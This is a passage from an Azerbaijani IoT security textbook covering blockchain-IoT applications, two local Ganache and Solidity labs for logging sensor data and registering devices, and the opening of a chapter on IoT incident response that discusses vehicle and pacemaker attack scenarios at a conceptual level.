- **Uzaqdan pasiyent monitorinqi:** IoT geyilə bilən cihazları pasiyentlərin sağlamlıq parametrlərini uzaqdan monitorinq etməyə imkan verir. Blokçeyn inteqrasiyası bu məlumatların dəyişməzliyini təmin edir, tibbi mütəxəssislər üçün etibarlılığı artırır.

Bu nümunə, səhiyyə sektorunda blokçeyn və IoT-nin birləşməsinin məlumat təhlükəsizliyini, qarşılıqlı əlaqəni və pasiyent-mərkəzli nəzarəti necə artıraraq daha səmərəli və pasiyent yönümlü səhiyyə sistemlərinə yol açdığını nümayiş etdirir.

7.10.3. Enerji idarəçiliyi və ağıllı şəbəkələr

Bu bölmədə, Blokçeyn və Əşyaların İnterneti (IoT) texnologiyalarının birləşməsinin enerji idarəçiliyi və ağıllı şəbəkə sistemlərini necə dəyişdirdiyinə dair real dünya nümunələri təqdim olunur:

- **Mərkəzsizləşdirilmiş enerji ticarəti:** Blokçeyn və IoT inteqrasiyası peer-to-peer enerji ticarətini asanlaşdırır. Power Ledger kimi platformalar istehlakçılara artıq enerjini birbaşa alıb satmağa imkan verir, enerji səmərəliliyini artırır və xərcləri azaldır.
- **Şəbəkənin optimallaşdırılması:** Ağıllı şəbəkələrə quraşdırılmış IoT sensorları enerji istehlakını və şəbəkənin vəziyyətini davamlı olaraq monitorinq edir. Blokçeyn inteqrasiyası bu sensor məlumatlarının bütövlüyünü təmin edərək, dəqiq şəbəkə idarəçiliyi və optimallaşdırılmasına töhfə verir.
- **Bərpa olunan enerjinin izlənməsi:** Blokçeyn və IoT birləşməsi bərpa olunan enerji istehsalında şəffaflığı artırır. SolarCoin bu inteqrasiyanı hər megavat-saat günəş enerjisinin blokçeyndə qeyd edilməsi ilə günəş enerjisi istehsalını təşviq etmək üçün istifadə edir.
- **Mikroşəbəkələr və davamlılıq:** Əsas şəbəkənin işində nasazlıq olduğu hallarda mikroşəbəkələr müstəqil şəkildə fəaliyyət göstərə bilir. IoT cihazları mikroşəbəkə parametrlərini monitorinq edir və blokçeyn bu cihazların məlumatlarının təhlükəsizliyini və dəyişdirilməzliyini təmin edir.

Bu nümunələr, Blokçeyn və IoT inteqrasiyasının enerji idarəçiliyi və ağıllı şəbəkələrdə transformativ təsirini vurğulayır. Peer-to-peer enerji ticarətini effektivləşdirərək, şəbəkə performansını optimallaşdıraraq və bərpa olunan enerjidə şəffaflığı artıraraq, bu inteqrasiya daha dayanıqlı və mərkəzsizləşdirilmiş enerji gələcəyinə keçidi sürətləndirir.

7.11. Gələcək Trendlər və Tədqiqat İstiqamətləri

7.11.1. Edge hesablama və hibrid arxitekturalar

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyasının gələcək inkişafı, xüsusilə edge hesablama və hibrid arxitekturalar sahəsində perspektivli istiqamətlər təqdim edir:

- **Edge hesablama yayılması:** Edge hesablama texnologiyalarının geniş miqyasda qəbul edilməsi gözlənilir, bu da məlumat emalını IoT cihazlarına daha yaxınlaşdırır. Blokçeyn texnologiyasının edge mühitlərində təhlükəsizlik və məlumat bütövlüyünü necə artıracağını araşdırmaq əsas tədqiqat sahəsi olacaqdır.
- **Mərkəzsizləşdirilmiş Edge şəbəkələri:** Edge mühitlərində mərkəzsiz blokçeyn şəbəkələrinin tətbiqini tədqiq etmək, daha dayanıqlı və cavab verən IoT ekosistemlərinin yaradılmasına, gecikmə problemlərinin həllinə kömək edə bilər.
- **Miqyaslama üçün hibrid modellər:** Zəncirdaxili və zəncirxarici emalı problemsiz birləşdirən hibrid arxitekturaların inkişafı, miqyaslama və əməliyyat səmərəliliyini artıraraq təhlükəsizlik və mərkəzsizliyi qorumağa imkan verir.
- **Səmərəlilik və davamlılıq:** Edge hesablama vasitəsilə enerji istehlakını optimallaşdırmağın və blokçeyn–IoT şəbəkələrində davamlı və ekoloji təmiz həllər qurmağın yollarını araşdırmaq vacibdir.

7.11.2. Süni İntellekt və Maşın Öyrənməsi ilə inteqrasiya

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyasının süni intellekt (AI) və maşın öyrənməsi sahələri ilə kəsişməsi, araşdırma və inkişaf üçün yeni imkanlar təqdim edir:

- **Ətraflı analitika:** Şəbəkələr daxilində alqoritmlərdən istifadə, əvvəllər əldə olunması mümkün olmayan dərin məlumat analitikasını təmin edir.
- **Proqnozlaşdırıcı modelləşdirmə:** Blokçeyn–IoT sistemlərində proqnozlaşdırıcı modellərin inteqrasiyası, tarixi məlumatlara əsaslanaraq meylləri və potensial problemləri proqnozlaşdıraraq real vaxt rejimində qərar qəbul etməyi asanlaşdırır.
- **Ağıllı müqavilə optimizasiyası:** Süni intellekt, resursların effektiv istifadəsini təmin edərək müqavilələrin avtomatlaşdırılmasını və əvvəlcədən təyin olunmuş şərtlərə uyğunluğunu artırmaq üçün istifadə edilə bilər.
- **Məlumat anomaliyalarının aşkarlanması:** Maşın öyrənməsi alqoritmləri IoT məlumat axınlarında anomaliyaları aşkarlaya, təhlükəsizliyi artıra və potensial pozuntuları erkən müəyyən edə bilər.

Bu sinerji, yalnız hər bir texnologiyanın potensialını artırmaqla kifayətlənməyəcək, həm də sənaye və domenləri inqilabi şəkildə dəyişdirəcək innovativ həllərə yol açacaqdır.

7.12. Praktiki Hissə və Tapşırıqlar

7.12.1. Sensor Məlumatlarının Blockchain Üzərində Dəyişməz Qeydiyyatı

Məqsəd:

Bu praktiki işin məqsədi IoT sensor məlumatlarının blockchain üzərində əlavə təhlükəsizlik və şəffaflıqla qeydiyyatını təmin etməkdir. Smart contract vasitəsilə sensor məlumatları zəmanətli, dəyişdirilməz və mənbəyə sahib şəkildə blockchain şəbəkəyə yazılacaq.

Tələblər:

- Jetson Nano, Raspberry Pi, yaxud PC
- Ganache (lokal Ethereum blockchain)
- Remix IDE (https://remix.ethereum.org)
- Python 3.8+
- web3, eth-abi kitabxanaları


✓ **Addım 1 – Smart Contract Yaradılması (Remix)**

İlk addımda Remix İDE-də Smart Contract yaratmaq üçün Solidity fayl yaradılır (***smart_contract.sol***).

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract DataLogger {
    event DataStored(address indexed sender, string
sensorType, string data, uint timestamp);

    function logData(string memory sensorType, string
memory data) public {
        emit DataStored(msg.sender, sensorType, data,
block.timestamp);
    }
}
```

1) Remix üzərində "Solidity Compiler" bölməsində versiya 0.8.x secilib contract compile edilir.

2) "Deploy & Run Transactions" bölməsində çevrə mühiti Web3 Provider (http://127.0.0.1:7545) olaraq ayarlanır və deploy edilir.
3) Deploy edilən contract address kopyalanır.




Şəkil 7.7. Remix İDE -nin ekran görüntüsü

✓ Addım 2 – Sensor Məlumatlarını Blockchain-ə Yazmaq

Bu skript real vaxtda sintetik sensor temperatur məlumatlarını blockchain-ə yazır və tx statusunu geri qaytarır (***log_sensor.py***).

```
from web3 import Web3
import time
import random

w3 = Web3(Web3.HTTPProvider("http://127.0.0.1:7545"))
w3.eth.default_account = w3.eth.accounts[0]

abi = [ ... ]  # Remix-dən kopyalanan ABI buraya daxil edilir
contract_address = "0x907d3B74b3293b443f3A4d0e5B6035B01Bd2AA82"

contract = w3.eth.contract(address=contract_address, abi=abi)

while True:
    temp = round(24 + random.uniform(-2, 2), 2)
    tx_hash = contract.functions.logData("temperature", str(temp)).transact({
        'from': w3.eth.default_account,
        'gas': 500000,
        'gasPrice': w3.to_wei("1", "gwei")
    })
    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
```

```
    print(f"TX status: {receipt.status}")
    print(f"Logs: {receipt.logs}")
    time.sleep(5)
```




Şəkil 7.8. Solda Ganache local serverin çıxışı, sağda log_sensor skriptinin çıxışı

✓ Addım 3 – Logları Blockchain-dən Oxumaq (read_logs.py)

Bu addımda yazılmış məlumat loqlarını oxumaq üçün skript göstərilmişdir (***read_logs.py***).

```
from web3 import Web3
from datetime import datetime
from eth_abi import decode

w3 = Web3(Web3.HTTPProvider("http://127.0.0.1:7545"))

abi = [ ... ]  # Eyni ABI
contract_address = "0x907d3B74b3293b443f3A4d0e5B6035B01Bd2AA82"
contract = w3.eth.contract(address=contract_address, abi=abi)

event_sig = "DataStored(address,string,string,uint256)"
event_signature_hash = w3.keccak(text=event_sig).hex()

logs = w3.eth.get_logs({
    "fromBlock": 0,
    "toBlock": "latest",
    "address": contract_address
})
```

```
print(f"Toplam log sayı: {len(logs)}")
for log in logs:
    if log['topics'][0].hex() == event_signature_hash:
        sender = "0x" + log['topics'][1].hex()[-40:]
        decoded = decode(["string", "string", "uint256"], log['data'])
        sensor_type, sensor_value, ts = decoded
        dt = datetime.utcfromtimestamp(ts).strftime('%Y-%m-%d %H:%M:%S')

        print("Göndərildi:")
        print(f"Sensor tipi: {sensor_type}")
        print(f"Dəyəri: {sensor_value}")
        print(f"Zaman: {dt}")
        print(f"Göndərən: {sender}")
        print("-" * 60)
```



Şəkil 7.9. Yazılmış sensor məlumatlarının loqlarının oxunması

✓ Nəticə

Bu lab üzrə IoT sensorlarından gələn məlumatların blockchain üzərində əlavə edilməsi, dəyişdirilməz qeydiyyatı, şəffaf loqlanması praktiki şəkildə test edildi. Ganache lokal blockchain kimi istifadə edildi və web3 vasitəsilə məlumatlar daxil edilərək sonradan oxundu.

✓ Tapşırıqlar

- `log_sensor.py` skriptini 3 fərqli sensor növü ilə test et: `temperature`, `humidity`, `pressure`.
- Contract-a `sensorLocation` (string) parametrini əlavə et və ona uyğun event düzəlt.
- Log məlumatlarını `.csv` fayla yazan `read_logs_csv.py` adlı skript hazırla.
- `matplotlib` və ya `plotly` ilə sensor dəyərlərinin qrafikini çək (timestamp vs data).

- `read_logs.py` faylında alınan nəticələri `JSON` formatında `logs.json` fayla yaz.
- `Ganache`-də hər `logData()` üçün istifadə olunan `gasUsed` dəyərini ölç və çıxışda göstər.
- Remix-də `DataStored` eventini sil və `read_logs.py` ilə oxumağa çalış – nə baş verir?
- Contract-ı dəyiş ki, yalnız `temperature`, `humidity`, `light` sensor növlərini qəbul etsin – əks halda `revert()` etsin.
- Python `try-except` bloku ilə `log_sensor.py`-də səhvləri tut və çıxışda göstər.
- Əgər `timestamp` cari vaxtdan 300 saniyə köhnədirsə, onu çıxışda "köhnə məlumat" kimi qeyd et.
- Yeni bir kontrakt deploy et, əvvəlki `read_logs.py` onun üçün işləyirmi? Əgər yoxsa, niyə?
- `read_logs.py` kodunu `Flask` API-yə çevir – `GET /logs` çağırışı JSON nəticə qaytarsın.
- Web frontend qur (HTML + JS), Web3.js ilə contract-a qoşul, input-dan data al və `logData()` çağır.
- MetaMask ilə manual olaraq `logData()` funksiyasını çağır və əməliyyatı imzala.
- `log_sensor.py` faylında eyni `data` ilə təkrar göndəriş et – blockchain təkrara nə reaksiya verir?

7.12.2. IoT Cihazlarının Blockchain Üzərində Mərkəzsiz Qeydiyyatı (Device Authentication)

Məqsəd:

Bu praktiki işin məqsədi IoT cihazlarının identifikasiyasını blockchain üzərində şəffaf, dəyişdirilməz və mərkəzsiz şəkildə qeydiyyata almaq və sonradan bu qeydiyyat əsasında cihazın identifikasiyasını yoxlamaqdan ibarətdir. Smart contract vasitəsilə cihaz public address-i və metadata daxil edilərək blockchain-ya yazılır.

Bu yanaşma, IoT sistemlərində cihaz spoofing, saxta node əlavələri və qeyri-autoritet mənbələrə qarşı effektiv qorunma təmin edir.

Tələblər:

- Ganache lokal blockchain üzrə çalışan Ethereum node
- Remix (https://remix.ethereum.org) üzərində Solidity contract yazmaq imkanı
- Python 3.8+
- web3.py, eth-account, json kitabxanaları

✓ Addım 1 – Smart Contract Yaradılması (Remix)

İlk addımda Remix İDE-də Smart Contract yaratmaq üçün Solidity fayl yaradılır (***DeviceRegistry.sol***).

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract DeviceRegistry {
    event DeviceRegistered(address indexed device, string metadata);

    mapping(address => string) public deviceInfo;

    function registerDevice(address device, string memory metadata) public {
        require(bytes(deviceInfo[device]).length == 0, "Already registered");
        deviceInfo[device] = metadata;
        emit DeviceRegistered(device, metadata);
    }

    function isRegistered(address device) public view returns (bool) {
        return bytes(deviceInfo[device]).length > 0;
    }

    function getMetadata(address device) public view returns (string memory) {
        return deviceInfo[device];
    }
}
```

1) Remix üzərində "Solidity Compiler" ilə compile edilir (versiya 0.8.x)
2) "Deploy & Run Transactions" bölməsində "Web3 Provider" rejimi secilib Ganache üzərinə deploy edilir
3) Deploy edilmiş contractın ünvanı kopyalanır
4) ABI Remix-dən JSON kimi çıxarılıb `device_abi.json` faylına yazılır

✓ Addım 2 – Yeni Sensor Məlumatlarını Blockchain-ə Yazmaq

Bu skript yeni bir cihaz address-i yaradaraq onu blockchain-ya qeydiyyatdan keçirir (***register_device.py***).

```
from web3 import Web3
```


```
from eth_account import Account
import json

w3 = Web3(Web3.HTTPProvider("http://127.0.0.1:7545"))
w3.eth.default_account = w3.eth.accounts[0]

with open("device_abi.json") as f:
    abi = json.load(f)

contract_address = "0xSENIN_CONTRACT_ADRESIN"
contract = w3.eth.contract(address=contract_address,
abi=abi)

device = Account.create()
print("Yeni cihaz address:", device.address)

metadata = "JetsonNano-SensorNode"
tx = contract.functions.registerDevice(device.address,
metadata).transact()
receipt = w3.eth.wait_for_transaction_receipt(tx)

print("TX status:", receipt.status)
```

✓ Addım 3 – Logları Blockchain-dən Oxumaq (read_logs.py)

Bu skript istənilən cihaz address-inin qeydiyyatda olub-olmadığını yoxlayır (***verify_device.py***).

```
from web3 import Web3
import json

w3 = Web3(Web3.HTTPProvider("http://127.0.0.1:7545"))

with open("device_abi.json") as f:
    abi = json.load(f)

contract_address = "0xSENIN_CONTRACT_ADRESIN"
contract = w3.eth.contract(address=contract_address,
abi=abi)

device_address = input("Cihaz addressi daxil et: ").strip()

if not w3.is_address(device_address):
    print(" Address formatı düzgün deyil.")
    exit()

is_reg =
contract.functions.isRegistered(device_address).call()
```

- `metadata = contract.functions.getMetadata(device_address).call() if is_reg else "Yoxdur"`
-
- `print("Qeydiyyat:", "✅ Var" if is_reg else "❌ Tapılmadı")`
- `print("Metadata:", metadata)`



Şəkil 7.10. Sensorun əlavə edilməsi və yoxlanması

✓ Nəticə

Bu laboratoriya çərçivəsində real IoT cihaz address-lərinin Ethereum blockchain-ya qeydiyyatı, metadata saxlanması və bu qeydiyyatın yoxlanması sıfırdan addım-addım quruldu. Bu yanaşma real sistemlərdə cihaz spoofing riskinə qarşı effektiv alternativdir. Qeydiyyat transaksiyaları gas istifadəsi baxımından monitor edilə bildi və metadata üzərində əlavələr test olundu.

✓ Tapşırıqlar

- Üç cihaz address-i yaradaraq metadata daxil etməklə qeydiyyatdan keçirin.
- Contract-a eyni address-in ikinci dəfə qeydini bloklayan məntiq əlavə edin.
- `metadata` sahəsinə cihaz tipi və məkan ("temp/room1") daxil edin.
- 10 cihaz address-i `.json` faylda saxlayın, loop vasitəsilə qeydiyyatdan keçirin.
- `Ganache` üzərində transaksiyaların qaz istifadəsini ölçün və ortalama xərci hesablayın.
- `verify_device.py` faylında address-i olmayan test verin, çıxış mesajı analiz edin.
- Contract-a `updateMetadata(address, string)` funksiyası əlavə edin və test edin.
- `Flask` API yaradaraq `GET /devices/<address>` endpoint-i ilə metadata qaytarın.
- HTML frontend quraraq cihaz qeydiyyat paneli yaradın, Web3.js ilə əlaqə verin.
- Qeydiyyatdan keçmiş cihazların siyahısını JSON kimi backend-də saxlayın və istəndiyiniz zaman çıxarın.

8. IoT-də İnsidentlərə Cavab

Qeyd: *Bu fəsil "AzInTelecom" MMC-də Komplayns və Risklərin İdarə Olunması üzrə mütəxəssis Qurbanov Əli Murad oğlu tərəfindən nəzərdən keçirilmiş və məzmun baxımından uyğun hesab edilmişdir.*

8.1. Giriş

Texnologiya inkişaf etdikcə, "ağıllı" cihazlar həyatımızın hər sahəsinə daxil olur. Ağıllı avtomobillər, ürək stimulyatorları (pacemaker), evlərdəki sensorlar və digər internetə bağlı qurğular (IoT – "İnternet of Things") artıq geniş istifadə olunur. Ancaq bu cihazlar nə qədər faydalı olsa da, onların idarə olunmasında və təhlükəsizliyində ciddi problemlər yarana bilər.

Məsələn, təsəvvür edin ki, bir şirkət sürücülərin təhlükəsizliyini artırmaq və yanacaqdan qənaət etmək üçün ağıllı avtomobillər alır. Bir gün bu maşınlardan biri qəfildən idarəetməyə cavab vermir və qəzaya səbəb olur. Sürücü nə qədər çalışsa da, avtomobilin əmr qəbul etmədiyi məlum olur. Bu hadisə süni intellektlə idarə olunan sistemlərdə yaranan ciddi bir problemlə bağlı ola bilər.

Başqa bir misal – ürəyində xüsusi cihaz (pacemaker) olan bir insan gözlənilmədən dünyasını dəyişir. Həkimlər yoxlayanda görürlər ki, cihaz düzgün işləyirdi. Ancaq əgər bu cihazın proqram təminatında problem olubsa, bu, insanın həyatına təsir etmiş ola bilər.

Bu tip hadisələr IoT insidentləridir – yəni internetə bağlı cihazlarda baş verən gözlənilməz problemlər. Bu cür problemlərin qarşısını almaq və onlara düzgün cavab vermək üçün müasir müəssisələr xüsusi insident idarəetmə planlarına malik olmalıdır.

- **İnsidentlərə necə hazır olmaq olar?**

IoT sistemlərinin təhlükəsizliyi ilə məşğul olan mütəxəssislər üç əsas mərhələdə hərəkət etməlidirlər:

1. **Problemin aşkarlanması** – Yəni cihazın normal işləmədiyini vaxtında anlamaq.
2. **Müdaxilə və həll** – Problem yaranan kimi sistemi düzəltmək və təhlükəsizliyi təmin etmək.
3. **Gələcəkdə bu kimi hadisələrin qarşısını almaq** – Problemi analiz edib, təkrar olunmaması üçün tədbirlər görmək.

Məsələn, əgər bir şirkət ağıllı avtomobillərdən istifadə edirsə, onların təhlükəsizliyini mütəmadi yoxlamalı, proqramlarını yeniləməli və mümkün hücumların qarşısını almaq üçün əlavə müdafiə tədbirləri görməlidir.

Eyni şey ağıllı tibbi cihazlar üçün də keçərlidir. Xəstəxanalar və tibbi cihaz istehsalçıları bu avadanlıqların daim düzgün işlədiyinə əmin olmalıdırlar. Əks halda, gözlənilməz insidentlər insan həyatına ciddi təhlükə yarada bilər.

IoT cihazları həyatımızı asanlaşdırsa da, onların təhlükəsizliyi hər zaman diqqət mərkəzində olmalıdır. Çünki bu cihazlarda baş verən kiçik bir insident insan həyatına və ya maliyyə itkilərinə səbəb ola bilər. Ona görə də istər böyük müəssisələr, istərsə də adi istifadəçilər ağıllı cihazların təhlükəsiz işlədiyinə əmin olmalıdırlar.

8.2. IoT-də Təhlükəsizlik Təhdidləri və Risklər

8.2.1. Təhlükəsizlik və təhlükəsizliyə qarşı təhdidlər

İdealda, təhlükə modelləşdirmə prosesinin əvvəlində sui-istifadə halları müəyyən edilməlidir. Daha sonra hər bir sui-istifadə halı üçün konkret nümunələr yaradıla bilər. Bu nümunələr kifayət qədər aşağı səviyyədə olmalıdır ki, onlar monitorinq texnologiyalarında tətbiq edilə bilən imza dəstələrinə bölünə bilsin (məsələn, IDS/IPS, SIEM və s.). Bu sistemlər həm lokal şəbəkədə, həm də bulud mühitində istifadə edilə bilər.

Bu nümunələrə cihaz nümunələri, şəbəkə nümunələri, xidmətin performansı və digər mümkün sui-istifadə, nasazlıq və ya birbaşa təhlükəsizlik pozuntusu əlamətləri daxil ola bilər.

Bir çox IoT istifadəsində SIEM sistemləri telemetriya ilə gücləndirilə bilər. Telemetriya ilə gücləndirilmiş SIEM-lər adlandırdığımız bu sistemlər, fiziki olaraq IoT cihazları ilə əlaqəli olduqları üçün daha çox izlənilə bilən xüsusiyyətlərə malikdirlər.

Məsələn, temperatur, günün vaxtı, digər IoT cihazlarının hadisələrlə əlaqəsi və digər məlumatlar təhlil edilərək təhlükəsizlik, aşkarlama, məhdudlaşdırma və insident araşdırmaları üçün istifadə edilə bilər.

Ağıllı nəqliyyat vasitələri ilə bağlı bir insidentdə, cinayətkar narazı qalmış bir işçi ola bilər. O, uzaqdan müdaxilə edərək avtomobilin əyləc sisteminə hücum etmiş ola bilər (məsələn, ECU siqnallarını şəbəkə ilə bağlı CAN şininə daxil edərək). Əgər bu cür hücumlar lazımi təhlükəsizlik araşdırmaları ilə aşkarlanmazsa, həmin şəxsi müəyyən etmək çox çətin, hətta mümkünsüz ola bilər.

Daha qorxulu olan odur ki, bir çox halda, sığorta müfəttişləri və təhlükəsizlik araşdırmaları aparan mütəxəssislər bu cür hücumların mümkünlüyünü nəzərə almaya bilər!

8.2.2. IoT təhlükəsizlik təhdidləri və insident idarəetməsi

- **Pacemaker hadisəsi:**

Tibbi cihazlarla bağlı başqa bir təhlükə pacemaker (ürək stimulyatoru) kimi cihazlara edilən hücumlardır. Məsələn, cinayətkar keçmiş işçilərdən biri internetdən öyrəndiyi bir texnikadan istifadə edərək pacemaker cihazına zərərli proqram (ransomware) yükləyə və xəstəni pul ödəməyə məcbur edə bilər.

Bu tip tibbi cihazlar xüsusi mikroprosessor və interfeys sisteminə malik olduğuna görə, əgər bu cür hücum ehtimalı əvvəlcədən nəzərə alınmazsa, genişmiqyaslı araşdırma aparılmır. Daha da təhlükəlisi budur ki, ransomware (şantaj məqsədli zərərli proqram) özünü avtomatik silmək üçün proqramlaşdırıla bilər, bu da hücumla bağlı hər hansı bir sübutun məhv olunmasına səbəb olar.

- **IoT insidentlərinin unikal xüsusiyyətləri**

Bu hadisələr göstərir ki, IoT insident idarəetməsi ənənəvi İT təhlükəsizliyindən bir neçə mühüm fərqlə ayrılır:

- Fiziki cihazların şəbəkəyə qoşulması və onların yerləri – Hər bir cihazın sahibi və idarəedəni məlum olmalıdır. IoT insident idarəetməsi təkcə kibertəhlükəsizlik deyil, həm də insan həyatı üçün təhlükəsizlik məsələsidir (xüsusilə tibbi, nəqliyyat və sənaye sahələrində).
- Bulud əsaslı idarəetmə – Bir çox IoT cihazı bulud (cloud) sistemləri üzərindən idarə olunur. Bu isə o deməkdir ki, bəzi insidentlər müəssisənin tam nəzarətində olmaya bilər.
- Hücumçuların fəaliyyətlərini gizlətmə bacarığı – Kibertəhlükəsizlikdə əsas problemlərdən biri də odur ki, hücumçular öz izlərini gizlətmək üçün hücumlarını adi gündəlik hadisələrin içində "itirmiş" olurlar. Məsələn, bir IoT hücumu elə vaxt baş verə bilər ki, təhlükəsizlik mütəxəssisləri həmin anda başqa bir problemlə məşğul olsunlar. Hücumlar bəzən çox sadə olur – məsələn, bir avtomobilin qəza törətməsinə və ya işıqforların dayanmasına səbəb olmaq.
- Bir-biri ilə əlaqəsi olmayan IoT cihazlarının risk daşıması – Eyni şəbəkəyə qoşulmuş müxtəlif IoT cihazları təhlükəsizlik risklərini artırır. Məsələn, bir ağıllı televizor və ya ağıllı məişət cihazı başqa, daha vacib bir sistemin təhlükəsizliyinə təsir edə bilər.

- **Niyə IoT təhlükəsizlik idarəçiliyi lazımdır?**

Yuxarıda verilən misallar göstərir ki, IoT insidentlərinin idarə olunması və araşdırılması mütləq lazımdır.

- Hər bir IoT insidenti detallı araşdırılmalıdır ki, mümkün genişmiqyaslı hücumların qarşısı alınsın.
- IoT cihazlarında nasazlıq və ya kiberhücum baş verərsə, bunun səbəbi aydınlaşdırılmalı və məsuliyyət daşıyan tərəf müəyyən edilməlidir.
- Xüsusilə tibbi cihazlar, sənaye idarəetmə sistemləri və ağıllı məişət cihazları bu təhlükələrə qarşı daha diqqətlə qorunmalıdır.

8.2.3. IoT təhlükəsizliyi üçün tədbirlər

Bu hissə, təşkilatların IoT təhlükəsizliyini gücləndirmək, insidentlərə qarşı tədbir görmək və təhlükəsizlik sistemini inkişaf etdirmək üçün nələr etməli olduqlarını izah edir. Burada əsas istiqamətlər bunlardır:

